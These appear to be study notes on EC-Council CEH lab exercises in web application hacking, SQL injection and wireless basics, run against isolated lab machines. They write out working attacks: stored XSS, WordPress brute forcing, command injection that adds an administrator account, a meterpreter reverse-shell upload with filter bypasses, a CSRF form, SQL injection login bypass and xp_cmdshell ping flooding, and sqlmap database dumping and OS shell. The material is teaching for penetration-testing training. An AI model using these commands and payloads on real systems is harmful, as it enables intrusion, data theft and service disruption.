  Is a common vulnerability that occurs when a **reference to an internal implementation object is exposed** without any other access control. The vulnerability is often easy to discover and allows attackers to access unauthorized data.CountermeasuresInput scrubbing for injection, SQL parameterization for SQL injection, input validation and sanitization for injections, keeping patched servers, turning off unnecessary services, ports and protocols

- Countermeasures

  Input scrubbing for injection, SQL parameterization for SQL injection, input validation and sanitization for injections, keeping patched servers, turning off unnecessary services, ports and protocols

1 Backlink

EC-Council Official Labs

- Module 14 - Hacking Web Applications

  - Objective

    The objective of this lab is to provide expert knowledge of web application vulnerabilities and attacks, such as:
    * Parameter tampering
    * Cross-Site Scripting (XSS)
    * Stored XSS
    * Username and Password Enumeration
    * Exploiting WordPress Plugin Vulnerabilities
    * Exploiting Remote Command Execution Vulnerability
    * Web Application Auditing Framework
    * Website Vulnerability Scanning

  - Exercise 1

    Exploiting **Parameter Tampering** and **XSS** Vulnerabilities in Web Applications

    - Lab Objective

      The objective of this lab is to help students learn how to test web applications for vulnerabilities. In this lab, you will perform:
      * Parameter tampering attacks
      * Cross-site scripting (XSS or CSS)

    - Parameter Tampering

      In the address bar of chrome (Windows 10) type **http://www.movisescope.com** and press **Enter**.
      Moviescope webpage appears, assume that we are a registered user on the

website, and log into it using the following credentials:
Username: **john**
Password**: test**

Click the **View Profile** tab at the right side of the page.

Here, we can see that the value of **ID** in the address bar is **2**.
www.moviescope..com/viewprofile.aspx?**id=2**

Now, try to change the parameter to **id=1** in the address bar, and press **Enter**.
We got the profile for **sam** without having to perform any hacking techniques to explore the **database**.

Now, try the parameter **id=3** in the address bar, and press **Enter**.
We got the profile for **Kety**.

This process of changing the **ID** value and getting the result is known as **parameter tampering**.

- XSS
  This enables malicious attackers to inject **client-side scripts** into web pages viewed by other users.

  Now, click **Contacts** tab, which redirects you to the **Contact Us** page. Here we will be performing **XSS** attack.

  Name field: **enter your name** (or **any random name**)
  Comment: **<script>alert("You are hacked")</script>**
  Submit Comment.

  Now, **refresh** the page and click **Contacts** tab again. As soon as we click the tab, a pop-up appears on the page displaying a message that **You are hacked**. Click **OK**.

  We have successfully added a malicious script in this page. The comment with **malicious script** is stored on the server.

- Go to Windows Server 2012
  In Mozilla Firefox type the URL **http://www.moviescope.com** in the address bar, and press **Enter**.

  Moviescope webpage appears, assume that we are a registered user on the website, and log into it using the following credentials:
  Username: **steve**
  Password**: test**

  Now, click **Contacts** tab. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are hacked**.

  Similarly, whenever a use attempts to visit the Contacts page, the alert pops up as soon as the web page is loaded.

- Exercise 2
  Enumerating and Hacking a Web Application using **WPScan** and **Metasploit**

- Lab Objective

  The objective of this lab is to help students learn how to:
  * Enumerate Users using WPScan
  * Perform dictionary attack to crack passwords using Metasploit

- Enumerating WordPress Users

  In this lab we are going to enumerate the wordpress users which is installed in Windows Server 2012 machine and its IP address is 10.10.10.12.

  In kali terminal
  wpscan --url http://10.10.10.12:8080/CEH --enumerate u
  When asked to update the database, press **Enter**.

  admin, cehuser1, cehuser2, cehuser3

  Now, we have successfully obtained the usernames stored in the wordpress website database, we need to find their passwords.

  Initialize msfconsole to get the passwords with a module named wordpress_login_enum
  msfconsole
  use auxiliary/scanner/http/wordpress_login_enum
  set PASS_FILE /root/Desktop/Wordlists/Passwords.txt
  set RHOSTS 10.10.10.12
  set RPORT 8080
  set TARGETURI http://10.10.10.12:8080/CEH/ Base path of the WordPress Website
  set USERNAME admin
  run

  This will begin to **brute-force** the login credentials by typing various passwords for the given username **admin**.

  The password is **qwerty@123**.

  Launch the Browser and type http://10.10.10.12:8080/CEH/wp-login.php in the address bar.
  Provide the credentials (admin/qwerty@123) and click **Log In**.

  In the same way we can crack the other users passwords.

- Exercise 3

  Exploiting **Remote Command Execution** (RCE) Vulnerability to Compromise a Target Web Server

  - Lab Objective

    The objective of this lab is to help students learn how to exploit command-line execution vulnerabilities.

  - Windows 10

    In Google Chrome type **http://10.10.10.12:8080/dvwa** in the address bar and press **Enter**.

    The DVWA login page appears:
    Username: gordonb
    Passowrd: abc123

10.10.10.12 is the IP address of Windows Server 2012 where the dvwa site is hosted.

The DVWA home page appears, click **Command Injection** in the left pane.

The command execution utility in DVWA allows you to ping a machine. Type the IP address of Windows Server 2012 machine (10.10.10.12), and click submit to ping the machine.

DVWA has successfully pinged a Windows Server 2012.

Now, let's try issuing a different command and see whether DVWA can execute it.
Issue the command | hostname and click **Submit**.
Generally, hostname is used to probe the name of the target machine.

Because we have issued a command, instead of entering an IP address.
Application returns an error: You have entered an invalid IP.

This shows the the application is secure enough.

Click **DVWA Security** in the left pane.
Here, the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

Now, we will be setting the security level of the web application to "**low**" to exploit the command execution vulnerability. Here, our intention is to show that a weakly secured web application is the prime focus of attackers to exploit its vulnerability.

Select **low** option from the drop-down list, and click **Submit**.

Go back to Command Injection.
Type | hostname and click **Submit**.
WIN-25QPFK98RG9

DVWA returns the name of the **Windows Server 2012** machine. This infers the command injection field is vulnerable, and you are able to execute commands remotely.

| whoami
nt authority\system
The application displays the **user**, **group** and **privileges** information for the user currently logged into the **Windows Server 2012** machine.

| tasklist
A list of **all the running process** is displayed.

| dir C:\
The **directory structure** of **Windows Server 2012** is displayed.

| net user
DVWA obtains **user accounts information** from Windows Server 2012 and lists it.

| net user Test /Add
A user account is created on the name "Test".

| net user
To view the new use account.

| net user Test
Test account information appears. We can see that **Test** is a **standard user** account and does not have **administrative** privileges.

To assign administrative privileges to the **Test** account
| net localgroup Administrators Test /Add

The reason for granting admin privileges to this account is to use this (admin) account to log into the Windows Server 2012 machine by a **remote desktop connection** and with administrator access.

Let us confirm the new setting
| net user Test
Test account is now an **administrator** account.

Now, logging into the Windows Server 2012 machine's Test account using Remote Desktop Connection and with administrator access.

Start > **Windows Accessories** > **Remote Desktop Connection**

Enter the IP Address of Windows Server 2012 (**10.10.10.12**) machine in the **Computer** text field, and click **Connect**.

Username: Test
Password:
Leave the Password field empty.

A remote desktop connection is successfully established.
Thus, we have made use of a command execution vulnerability in a DVWA application hosted on a Windows Server 2012 machine, extracted information related to the machine, created an administrator account remotely, and logged into it.

- Exercise 4
  Auditing Web Application Framework Using **Vega**
  - Lab Objective
    The objective of this lab is to help students secure web applications and test websites for vulnerabilities and threats.
  - Launching Vega
    Applications > 03 - Web Application Analysis > Vega
    Alternatively in the **terminal** type vega

    Scan (Menu Bar) > Select New Scan

    Enter a base URI for Scan: **http://10.10.10.12:808/dvwa**
    Click **Next**.

    In Modules section
    Check both **Injection Modules** and **Response Processing Modules** options. By checking these options, all the modules under these options will be selected.
    Click **Next**.

In Authentication Options
Leave the settings **default** and click **Next**

In Parameter Section
Leave the settings **default** and click **Finish** to initiate the scan.

Follow Redirect?
Click **Yes**.

Vega Scanner begins to perform vulnerability assessment on the target website and lists down the **Scan Alert Summary**.

Under Scan Alerts section, you can see that scan status as **Auditing**. As soon as the Vega completes the scan status changes to **Completed**.

It will take 30 minutes to complete.

Now, under **Scan Alerts** expand the node to view complete vulnerability scan result.

Now, choose any one of the vulnerability under Scan Alerts sections in the left pane, it will show you the complete vulnerability information in right hand side section.

We can go through all the recorded vulnerabilities and fix all the vulnerable codes in your web applications.

- Exercise 5
  Website Vulnerability Scanning Using **Acunetix WVS**
  - Lab Objective
    The objective of this lab is to help students secure web applications and test websites for vulnerabilities and threats.
  - Installation of Acunetix WVS
    In the Administrative User
    Email: xyz@xyz.com
    Passowrd: qwerty@1234
    Confirm Password: qwerty@1234

    In the Server Information Wizard
    Leave the **Server Port** to default and click **Next**.

    As soon as we click Finish button, Acunetix-Login page appears in the default borwser. Type the credentials that you have configured earlier.
  - Acunetix Web Vulnerability Scanner
    In main window
    Click **Add Target**
    Address: http://www.moviescope.com
    Description:

    Now, the **Target Info** Page appears with **General** Information Tab
    Choose **High** in the **Business Criticality** drop-down list and leave the other settings to default, click **Save**.

    Click **Scan** to start the Scanning Process.

In Choose Scanning Options
Choose **Full Scan** from Scan Type,
OWASP Top 10 2013 from Report and
Instant from Schedule drop-down lists,
click **Create Scan**.

Acunetix will start the scanning process on the targeted web site provided. As you can see the status in the **Scan Stats & Info** tab of Scans section.

Acunetix completes the Scan and displays with the **Threat Level** as shown in the screenshot. Now click vulnerabilities to view the **vulnerabilities** to view the vulnerabilities found in the targeted website.

It will take minimum of **20 minutes** to complete the scan.

In the **Vulnerabilities** section
We can see the available vulnerabilities on the site.
Click any of the vulnerability to view the entire information and how to fix that vulnerability.

Acunetix will provide us with the complete description of the vulnerability and **Attack** details. The impact of the vulnerability, and solution.
Click **Back** button to go back to previous page to view other information recorded by the scanner.

Click **Site Structure** to view the design of the website.

To view the scan report click **Reports** tab in the left hand side.
To download and view the report first check the **report** and **scroll** to right hand side of the window.

Click **Download** drop-down to choose the report format to download.

- Exercise 6
  Exploiting **File Upload Vulnerability** at Different Security Levels
  - Lab Objective
    The objective of this lab is to help students understand and demonstrate file upload vulnerability in a web app.
  - Exploiting at Low Security
    In the Kali terminal window, to generate a php raw payload
    msfvenom -p php/meterpreter/reverse_tcp lhost =10.10.10.11 lport=4444 -f raw
    After the payload is generated in the terminal window. **Select** the payload and **copy** it.

    Save this payload into a file (upload.php)

    Launch a browser and in the address bar type http://10.10.10.12:8080/dvwa/login.php
    Username: admin
    Password: password

    Click **DVWA Security** in the left pane, Set the security level by selecting **Low** from the drop down list and click **Submit** button.

Select **File Upload** option from the left pane and click **Browse**... button to upload a file.
Locate the payload file which you have generated and click **Open**.
After the file has been selected for upload, now click **Upload** button to upload the file to the database of **DVWA**.

We will see a message that the file has been **uploaded successfully**, with the location of the file.
Note the **location** of the file.

In the new terminal window
msfconsole

Setting up a meterpreter listener to establish a meterpreter session with the victim
use multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 10.10.10.11
set lport 4444
run

Now, that the listener is up and running, go back to browser and open a new tab and type the location of the uploaded file (**http://10.10.10.12:8080/dvwa/hackable/uploads/upload.php**) and press **Enter**.

Go back to terminal window
We can see that a meterpreter session has been established with the victim system and we got a meterpreter shell. Now, we can use sysinfo to view the system details of the victim.

- Exploiting at Medium Security

  Now, we are going to exploit DVWA by setting up the security configurations as **Medium**.

  To bypass the restriction of medium security we will rename the exploit from **upload.php** to **upload.php.jpg**

  Go back to upload functionality of DVWA
  Click **Browse**... button. **Locate** the exploit (upload.php.jpg) and click **Open**.

  Now, before uploading the file we need to set up a Burp Suite proxy.

  In the Burp Suite click Proxy tab and select the Intercept sub-tab. You will see a button saying **Intercept is on** that it is configured to intercept our browser requests.

  Click Upload button into the DVWA application.

  Go back to Burp Suite
  We can see that the request has been captured and displayed in the raw format. In the filename field, we can see that name of the file to be uploaded as **upload.php.jpg**
  Edit the filename to **upload.php** and lick **Forward** button to forward the request and **turn the intercept off** after this.

  Go back to browser
  We can see a message that a file has been **uploaded** and also mentioning the

location of the file. **Note** down this location.

Remove the proxy from your browser which you set up at the time of setting up Burp Suite.

In the new terminal Window
msfconsole

Setting up a listener once again to establish a meterpreter session with the victim
use multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 10.10.10.11
set lport 4444
run

Go back to browser and open a new tab
http://10.10.10.12:8080/dvwa/hackable/uploads/upload.php

Go back to msfconsole
We got a meterpreter session and also a meterpreter shell.
To get the system details of the victim machine sysinfo

- Exploiting at High Security

  Now, we are going to exploit DVWA by setting up the security configurations as **High**.

  Click Upload button in the File Upload page.
  As you can see the message that "**Your image was not uploaded. We can only accept JPEG or PNG Images**" though we are uploading **.jpg** file.

  Rename back the file to **upload.php** and open it inside a **text editor**.
  Type GIF98 at the start of the php code and **Save** the file.

  Rename the file to **upload.jpg**

  Go back to File Upload page
  Click **Browse** button. **Locate** the upload.jpg and click **Open**.
  Click **Upload**. We can see a message that the file has been uploaded and also mentioning the location of the file. **Note** down this location.

  Click Command Injection in the left pane
  In the Enter IP address field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\upload.jpg C:\wapm64\www\DVWA\hackable\uploads\shell.php** and click **Submit** button.
  We got a message that the file has been copied.

  In the Kali terminal
  msfconsole

  Setting up a listener to establish a meterpreter session with your victim
  use multi/handler
  set payload php/meterpreter/reverse_tcp
  set lhost 10.10.10.11
  set lport 4444
  run

Open a new tab in the browser and type
http://10.10.10.12:8080/dvwa/hackable/uploads/shell.php

We got a meterpreter session with a meterpreter shell.
To get system info we can run sysinfo

- Exercise 7
  Performing Cross-Site Request Forgery (CSRF) Attack
  - Lab Objective
    The objective of this lab is to help students learn how to test web applications for vulnerabilities.
    In this lab we will perform:
    * Performing CSRF attack
  - In Windows Server 2012
    In the **Google Chrome** browser type http://10.10.10.12:8080/CEH/wp-login.php?
    Username: admin
    Password: qwerty@123

    Assume that you have installed and configured **WordPress Firewall** plugin for this site, and here you wanted to check with the security configurations.

    Hover your mouse cursor on **Plugins** and click **Installed Plugins** as shown in the screenshot.

    In the **Plugins** page observe that **WordPress Firewall 2** is installed. To view configurations click **Settings**.

    Scroll down to the **Whitelisted IPs** section, and observe that **10.10.10.12** IP is listed in the whitelist IPs list, which is the IP address of the **Windows Server 2012** where the **CEH WordPress** website is hosted.

    Leave the logged in session running. Do not logout from the admin session of the WordPress site.
  - In Kali Linux
    Assume that the Attacker is performing enumeration on the **CEH WordPress** website to identify the vulnerable plugins.

    Launch a **Terminal**
    wpscan -u http://10.10.10.12:8080/CEH --enumerate vp

    If Do you want to update now? prompt appears type **N** and press **Enter**.

    This process will take approximately **6 minutes** to complete the scan.

    Once the **WPScan** completes enumerating the vulnerable installed plugins in the CEH WordPress site it will list them out in the terminal.

    In this lab we are going to perform CSRF attack using **WordPress Firewall 2**.
    Make a note of the **location** where the plugin is installed. Minimize or close the terminal window.

    Launch a test editor and paste the following script into the document

```
<form method="POST" action ="http://10.10.10.12:8080/CEH/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">
<script>alert("As an Admin. To enable additional security to your Website. Click Submit")</script>
<input type="hidden" name="whitelisted_ip[]" value="10.10.10.11" >
<input type="hidden" name="set_whitelist_ip" value="Set Whitelisted IPs" class="button-secondary">
<input type="submit">
</form>
```

Save the file as **Security_Script.html** and click **Save**.

Now, the attacker will share this malicious file using email, **shared network drive** and etc. and will lure the victim to open the file and execute the script.

In this lab we are going to share this file using shared network drive.

To share the file
Files > **Computer** > **Other Locations** > **Connect to Server** (smb://10.10.10.16) > **connect**
10.10.10.16 is the IP address of the Windows Server 2016 where the CEH-Tools is shared.

Enter the login credentials of **Windows Server 2016** machine and click **Connect**.

Now, copy the **Security_Script.html** file present on the **Desktop** and paste the file in **E on 10.10.10.16** --> **CEHv10 Module 14 Hacking Web Applications** directory.

Go to Windows Server 2012
Navigate to **Z:\CEHv10 Module 14 Hacking Web Applications** and copy the **Security_Script.html** file and paste the file on **Desktop**.

Open the **Security_Script.html** file with **Google Chrome**.

Click **Submit** button to execute the script.
As soon as we click on the submit button it will redirect you to the **WordPress Firewall 2** configurations page. Scroll down and observe in the Whitelisted IPs section the IP address is changed to **10.10.10.11** (kali Linux).

If after clicking the Submit button, you are redirected to CEH Demo Website page, then login with the following credentials
Username: admin
Password: qwerty@123

Module 15 - SQL Injection

- Pentesting

  A penetration test, colloquially known as a pen test, pentest or ethical hacking, is an **authorized simulated cyberattack** on a computer system, performed to evaluate the security of the system.

  - Security Assessments

    Security Assessments | **Security Audit** | **Vulnerability Assessment** | **Penetration Test**

    Security Assessment - Test performed in order to assess the level of security on a network or system.
    Security Audit - Policy and procedure focused; tests whether organization is following specific standards and policies; look on compliances only.
    Vulnerability Assessment - Scans and tests for vulnerabilities but does not intentionally exploit them.
    Penetration Test - Looks for vulnerabilities and actively seeks to exploit them.

  - InfoSec Teams

    Blue Team (Defenders) | **Read Team** (Attackers)

    🔵 Blue Team (defenders)
    * Implement security policy
    * Implement technical controls
    * Detect and defend against Red Team

    🔴 Red Team (attackers)
    * Perform penetration testing
    * Act as any true outside threat in an attempt to gain unauthorized access to client's system(s)

- Types of Pen Tests

  Assessment Type | **Pentesting Boxes** | **Automated Testing Tools** | **Pen test Phases**

  - Assessment Type

    External Assessment | **Internal Assessment**

    External assessment - Analyzes publicly available information; conducts network scanning, enumeration and testing from the network perimeter.
    Internal Assessment - Performed from within the organization, from various network access points.

  - Pentesting Boxes

    Black Box | **White Box** | **Gray Box**

    Black Box - Done without any knowledge of the system or network.
    White Box - When the attacker have complete knowledge of the system provided by the owner/target.
    Gray Box - When the attacker has some knowledge of the system and/or network

  - Automated Testing Tools

    Codenomicon | **Core Impact Pro** | **Metasploit** | **CANVAS**

    Codenomicon - utilizes fuzz testing that learns the tested system automatically; allows for pen testers to enter new domains such as VoIP assessment, etc.
    Core Impact Pro - best known, all-inclusive automated testing framework; tests everything from web applications and individual systems to network devices and wireless

Metasploit - framework for developing and executing code against a remote target machine
CANVAS - hundreds of exploits, automated exploitation system and extensive exploit development framework

- Pen test Phases

  Pre-Attack Phase | **Attack Phase** | **Post-Attack Phase**

  Pre-Attack Phase - Reconnaissance and data-gathering.
  Attack Phase - Attempts to penetrate the network and execute attacks.
  Post-Attack Phase - Cleanup to return a system to the pre-attack condition and deliver reports.

- Security Assessment Deliverables

  Brief To Management | **Comprehensive Report Parts**

  Usually begins with a brief to management
  Provides information about your team and the overview of the original agreement
  Explain what tests were done and the results of them

  Comprehensive Report Parts
  Executive summary of the organization's security posture
  Names of all participants and dates of tests
  List of all findings, presented in order of risk
  Analysis of each finding and recommended mitigation steps
  Log files and other evidence (screenshots, etc.)

  Example reports and methodology can be found in the Open Source Testing Methodology Manual (OSSTMM)

- Types of Insiders

  Pure Insider | **Insider Associate** | **Insider Affiliate** | **Outside Affiliate**

  Pure Insider - employee with all rights and access associated with being an employee
  Elevated Pure Insider - employee who has admin privileges
  Insider Associate - someone with limited authorized access such as a contractor, guard or cleaning service person
  Insider Affiliate - spouse, friend or client of an employee who uses the employee's credentials to gain access
  Outside Affiliate - someone outside the organization who uses an open access channel to gain access to an organization's resources

- Vulnerabilities

  CVSS | **CVE** | **NVD**

  CVSS - Common Vulnerability Scoring System - places numerical score based on severity;
  Qualitative severity rating scale:

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

  CVE – Common Vulnerabilities and Exposures
  Is a list of publicly disclosed vulnerabilities and exposures that is maintained by MITRE.

  NVD - National Vulnerability Database

Is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

1 Backlink

EC-Council Official Labs

- Module 15 - SQL Injection
  - Objective
    The objective of this lab is to provide expert knowledge on SQL injection attacks and other responsibilities that include:
    * Understanding when and how web application connects to a database server in order to access data
    * Extracting basic SQL injection flaws and vulnerabilities
    * Testing web applications for Blind SQL injection vulnerabilities
    * Scanning web servers and analyzing the reports
    * Securing information in web applications and web servers
  - Exercise 1
    SQL Injection Attacks on MS SQL Database
    - Lab Objective
      The objective of this lab is to provide students with expert knowledge on SQL Injection attacks and to analyze web applications for vulnerabilities.
      In this lab you will learn how to:
      * Log on without valid credentials
      * Test for SQL Injection
      * Create your own user account
      * Create your own database
      * Directory listing
      * Enforce DoS attacks
    - Checking the Total Entries in the Database
      In the **Chrome Browser** of windows Server 2012 address bar type http://www.goodshopping.com and press **Enter**.

      Assume that you are new to this site and have never registered with it. Now click **LOGIN**.

      Type the query **blah' or 1=1 --** in the Username field (as your login name), and leave the password field empty.
      Click **Log in**.

      We got logged into the website with a fake login, though are credentials are not valid, we can browse all the site's pages as a registered member.
      Now **Logout** of the site.

      Before performing the next task i.e., **Creating a User Account** with the SQL Injection query, first let us confirm with the **Login** database of the **GoodShopping**.

      Switch to **Windows Server 2016** machine.
      Launch **Microsoft SQL Server Management Studio**. Microsoft SQL Server Management Studio window appears with **Connect to Server** pop-up, choose Windows Authentication in the Authentication field and click **Connect**.

      In the left pane of **Object Explorer** expand **Databases** --> **GoodShopping** --> **Tables**. In Tables right-click **dbo.Login** and click **Select Top 1000 Rows** from the

context menu to view the available credentials.

We have only one entry i.e., Username: **smith** and Password: **smith123**.
Leave the Microsoft SQL Server Management Studio running.

- To add a new login

  Switch back to **Windows Server 2012**
  In the browser type http://www.goodshopping.com in the address bar of the browser and press **Enter**. Click **LOGIN**.

  Username: **blah';insert into login values ('john','apple123');--**
  Password:
  Leave Password field empty. Click **Log in**.

  If no error message is displayed, it means that you have successfully created your login using an SQL injection query.

  After executing the query, to verify whether your login has been created successfully, click **LOGIN**.
  Username: john
  Password: apple123
  Click **Log in**.

  Now we can access all the features of the website. Click Logout after browsing the required pages.

  Switch back to the Windows Server 2016, Open Microsoft SQL Server Management Studio. Observe that the username and password have been successfully added to the goodshopping database. Note down the available databases.

- To add a new database

  Switch back to **Windows Server 2012**
  Launch the browser, type http://www.goodshopping.com in the address bar, and press **Enter**.
  Click **LOGIN**.

  Username: **blah";create database mydatabase; --**
  Password:
  Leave the password field empty and click **Log in**.

  In the above query **mydatabase** is the name of the database, that you are going to create using the SQL Injection query.

  If no error message (or any message) displays on the web page, it means that the site is vulnerable to SQL injection; a database with the name mydatabase has been created at the database server.

  Switch back to Windows Server 2016 and Restart Microsoft SQL Server Manager Studio.
  Expand the **Database** node. A new database has been created with the name **mydatabase**.

- To perform DoS attack

  Switch back to **Windows Server 2012**
  Launch the web browser, type http://www.goodshopping.com in the address bar,

and press **Enter**.
Click LOGIN.

Username: **blah';exec master..xp_cmdshell 'ping www.moviescope.com -l 65000 -t'; --**
Password:
Leave the Password field empty and click **Log in**.

In the above query we are performing a ping for the www.moviescope.com website using an SQL Injection query; -l is the sent buffer size, and -t refers to pinging the specified host.

The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.gooshopping.com...** message at the bottom of the window.

To see whether the query was successfully executed switch back to Windows Server 2016
In **Task Manager**, under the **Details** tab, you see a process called **PING.EXE** running in the background.

To manually kill this process, right-click **PING.EXE**, and click **End Process**. This stops/prevents the website from pinging the host.

- Exercise 2
  Scanning Web Applications Using **N-Stalker Tool**
  - Lab Objective
    The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.
    In this lab you will learn to:
    * Perform web sites scans for vulnerabilities
    * Analyze scanned results
    * Save scan results
  - Scanning Web Applications
    In the N-Stalker main Window
    Type http://www.goodshopping.com and select **OWASP Policy** from the drop-down and click **Start Scan Wizard**.

    In the URL & Policy wizard
    Click **Next**.

    In Optimize Settings wizard
    Leave the settings to default and click **Next**.

    In Setting Not Optimized pop-up
    Click **Yes** to continue

    In Review Summary wizard
    Check with the Scan Options and click **Start Session**.

    After completing the configuration of N-Stalker, click **Start-Scan** from the menu bar to begin scanning the **Goodshopping** website.

    N-Stalker scans the site in four different steps: **Spider**, **Info Gather**, **Run Modules**, and **Sig Scanner**.

On completion of the scan
The **Results** Wizard appears. Select **Save Scan results** (under Session Management Options) and **Keep scan session for further analysis** (under **Next Steps**), and click **Next**.

N-Stalker displays a summary of vulnerabilities found. After examining the summary, click **Done**.

To see the website's pages
In the left pane, expand all the **nodes** and **sub-nodes** of the URL **http://www.goodshopping.com** (under **Website Tree**).

We can view the complete scan results in N-Stalker's main dashboard. You can even expand the URL **http://www.goodshopping.com** (under **Vulnerabilities**) to view tall the site's vulnerabilities.

- Exercise 3
  Performing SQL Injection attack against MSSQL to extract Databases and WebShell using **SQLMAP**
  - Lab Objective
    The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.
    In this lab, you will learn to:
    * Extract the MSSQL Databases suing SQLMAP
  - To retrieve the database
    Before starting this lab assume that you are registered user in the http://www.moviescope.com website. and you want to crack the passwords of the other users from the databases of the moviescope.

    Open a web browser and type http://www.moviescope.com and press Enter in the address bar.
    Login into the website as
    Username: sam
    Password: test@123
    Click **Login**.

    Once you are logged into the website click **View Profile** tab, and make a note of the **URL** in the address bar of the browser.

    Right click any where on the webpage and click **Inspect Element (Q)** from the context menu.

    In Developer Tool Section
    Click **Console** tab and type **document.cookie** in the lower left corner of the browser and press **Enter**.

    Select the cookie value and right-click and Copy the value.

    In the kali terminal
    sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" --dbs

    By issuing the above query, sqlmap enforces various injection techniques on the name parameter of the URL in an attempt to extract the database information of

moviescope website.

Just choose default options for all the queries asked by SQLMAP by pressing **Enter**.

SQLMAP retrieves the databases present in **MS SQL Server**. It also displays information about the web server operating system, web application technology and the back-end **DBMS**.

To retrieve the **Tables** associated with the **database**
sqlmap -u "http://www.moviescope.com/viewprofle.aspx?id=1" --cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" -D moviescope --tables

To retrieve the **columns** associated with the **tables**
sqlmap -u "http://www.moviescope.com/viewpfile.aspx?id=1" --cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" -D moviescope -T Users_Login --columns

Now the sqlmap has retrieved the complete database of the moviescope which contains the Username and Passwords of the users.

Let's verify one of the login credential which we got from the sqlmap
Go to moviscope website again and click Login
Username: john
Password: test
Click **Login**. We got **logged in**.

- To get the access of the OS Shell of the Victim Machine
  sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1? --cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" --os-shell

  Choose default options again for all the queries.

  We got the os-shell.

  To find the machine name where the site is running
  hostname
  Do you want to retrieve the command standard output? Type **Y** and press **Enter**.
  We got the hostname as **Microsoft SQL Server 2016**.

  To know the IP address of the machine
  ipconfig

Module 16 - Hacking Wireless Networks

- Concepts and Terminology
  BSSID | **SSID** | **ESSID** | **DSSS** & **FHSSS Spectrum** | **Wireless Standards** | **Authentication** | **Antenna Types**
  - BSSID
    Basic Service Set Identifier - **MAC address of the wireless access point**.
  - SSID
    Service Set Identifier **is a name of a network**; text word (<= 32 char) that identifies network; provides no security.
  - ESSID
    Extended Service Set Identifier **is an extended basic service set** (ESS) consists of all of the BSSs in the network. For all practical purposes, the ESSID identifies the same network as the SSID does. The term SSID is used most often.

    802.11 Series - defines the standards for wireless networks
    802.15.1 - Bluetooth
    802.15.4 - Zigbee - low power, low data rate, close proximity ad-hoc networks
    802.16 - WiMAX - broadband wireless metropolitan area networks
    Basic Service Set (BSS) - communication between a single AP and its clients
    Orthogonal Frequency-Division Multiplexing (OFDM) - carries waves in various channels.
    Multiple-Input Multiple-Output (MIMO) - MIMO uses multiple antennas at the transmitting and receiving sides to improve spectral efficiency by capitalizing on transmission and spatial diversities along with multipath propagation.
    ISM Band - The ISM radio bands are portions of the radio spectrum reserved internationally for industrial, scientific and medical (ISM) purposes other than telecommunications. Examples of applications for the use of radio frequency (RF) energy in these bands include radio-frequency process heating, microwave ovens, and medical diathermy machines.
  - DSSS and FHSSS spectrums
    Direct-Sequence Spread Spectrum (DSSS) - Combines all available waveforms into a single purpose.
    Frequency-hopping spread spectrum (FHSS) - Is a method of transmitting radio signals by rapidly changing the carrier frequency among many distinct frequencies occupying a large spectral band.
    Spectrum Analyzer - verifies wireless quality, detects rogue access points and detects attacks
  - Wireless Standards
    802.11b (Wi-Fi **1**) | **802.11a** (Wi-Fi **2**) | **802.11g** (Wi-Fi **3**) | **802.11n** (Wi-Fi **4**) | **802.11ac** (Wi-Fi **5**) | **802.11ax** (Wi-Fi **6**)

Wireless Standard	Operating Speed	Frequency	Modulation Type
802.11a	54 Mbps	5 GHz	OFDM
802.11b	11 Mbps	2.4 GHz	DSSS
802.11g	54 Mbps	2.4 GHz	OFDM and DSSS
802.11n	600 Mbps	2.4-5 GHz	OFDM
802.11ac	1000 Mbps	5 GHz	QAM
  - Authentication
    Open System | **Shared Key Authentication** | **Centralized Authentication**

    Three Types of Authentication

Open System - no authentication
Shared Key Authentication - authentication through a shared key (password)
Centralized Authentication - authentication through something like RADIUS

Association is the act of connecting; authentication is the act of identifying the client Antenna Types:

⚠️ RADIUS is a networking protocol, operating on port 1812, that provides centralized Authentication, Authorization, and Accounting (AAA or Triple A) management for users who connect and use a network service.

- Antenna Types
  Omnidirectional | **Dipole** | **Directional** | **Patch Graphic**

  Omnidirectional antenna: Signals goes on every direction like a dome.

  Dipole antenna: Goes on two directions.

  Directional antenna: Long individual beam, increased distances.
  *** Yagi antenna**: Very directional and high gain.
  *** Parabolic antenna**: Focus the signal to a single point.

  Patch Graphic antenna: Half Omni (e.g stick to the wall the get one side signals).

- Wireless Security
  WEP | **WPA** | **WPA2**

Type	Authentication	Encryption	For Corporate WAN	For home & small business WLAN
WEP	none	WEP	poor	less than good
WPA (PSK)	PSK	TKIP	poor	best
WPA2 (PSK)	PSK	AES-CCMP	poor	best
WPA (full)	802.1x	TKIP	better	good (expensive)
WPA2 (full)	802.1x	AES-CCMP	best	good (expensive)

Wireless Standard	Encryption	IV Size (Bits)	key Length (Bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael/CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

	Authentication	Encryption	Suitable for corporate WAN	Suitable for home and small business WLAN
WEP	none	WEP	poor	less than good
WPA (PSK)	PSK	TKIP	poor	best
WPA2 (PSK)	PSK	AES-CCMP	poor	best
WPA (full)	802.1x	TKIP	better	good (expensive)
WPA2 (full)	802.1x	AES-CCMP	best	good (expensive)

Wireless Standard	Encryption	IV Size (Bits)	Key Length (Bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael/CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

- WEP
  Wireless Equivalency Privacy

  64/128 bit RC4 ICV
  RC4 - Rivest Cipher 4 Stream Cipher Algorithm
  ICV - Integrity Check Value
  ⚠️ Very old and insecure
- WPA
